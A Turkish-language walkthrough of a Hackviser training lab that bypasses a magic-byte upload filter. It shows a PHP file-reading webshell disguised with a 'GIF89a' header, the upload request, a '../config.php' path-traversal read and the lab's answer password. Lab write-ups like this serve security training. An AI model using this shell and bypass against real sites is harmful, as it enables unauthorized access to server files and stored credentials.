FILE SIGNATURE FILTER BYPASSWRİTE-UP

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki File Signature Filter Bypass labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya imzasına (diğer bir deyişle sihirli baytlara) göre filtrelemektedir.

Laboratuvarı tamamlamak için, dosya imzasını manipüle ederek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.


"config.php" dosyasında bulunan veritabanı şifresi nedir?

ÇÖZÜM: Bu soruyu çözmemiz için 2 şeye ihtiyacımız var. Burp Suite ve Shell.php dosyamız.

Şimdi dosya okumak için bildiğimiz Shell kodunu:

```
<?php

if (isset($_GET['file'])) {

   $file = $_GET['file'];

   echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";

}

?>
```

Kodunu Shell.php dosyasının içine kaydediyoruz. Sitemize giriyoruz.



Sayfası bizi karşılıyor. Shell.php dosyamızı buraya yükleyip gönderirken Burp Suite programımızdan isteği Repeater'a atıyoruz. Şimdi her şey hazır.

Uzunca araştırmalarım sonucunda öğrendiğim bir bilgiyi paylaşıyorum şimdi sizlerle. Signature bypass yaparken sistem bizim dosyamızın ismine çok bakmıyor. Sistem bizim yüklediğimiz dosyanın içinin başını okuyor. O yüzden biz dosyanın adını da değiştirsek uzantı türünü de değiştirsek kabul etmiyor. Şimdi ben sanki GIF yüklüyormuş gibi dosyayı yükleyeceğim.


```
------WebKitFormBoundaryOJCp3gFwIvOSSHIC
Content-Disposition: form-data; name="input_image"; filename="shell.php"
Content-Type: image/gif

GIF89a
<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];
    echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";
}
?>
```

Burada content-type'ı image/gif yapıyoruz. Ve sonrasında kodumuzun başına "GIF89a" magic byte'ını yazıyoruz. Böylelikle sistem kontrol ederken sanki GIF yüklemiş gibi kontrol edecek ve sorun olmayacak. Dosyamızın isminin Shell.php olmasında herhangi bir sakınca yok. Şimdi gönderelim.

```
<div class="alert alert-success" role="alert">
  <b>
    File uploaded successfully!
  </b>

  <hr>
  File path: <a class="text-success" href="uploads/shell.php">
     <b>
      uploads/shell.php
    </b>

  </a>
```

Başarılı olduk☺

Şimdi bizden istenen dosyanın içini okumak için URL kısmında ufak bir değişiklik yapıyoruz.



URL'imizi ?file=../config.php şeklinde değiştirdik ve bu zorlu labımızı başarıyla çözdüğümüzü gördük.

Cevap: **2xESbdzvegfahykF**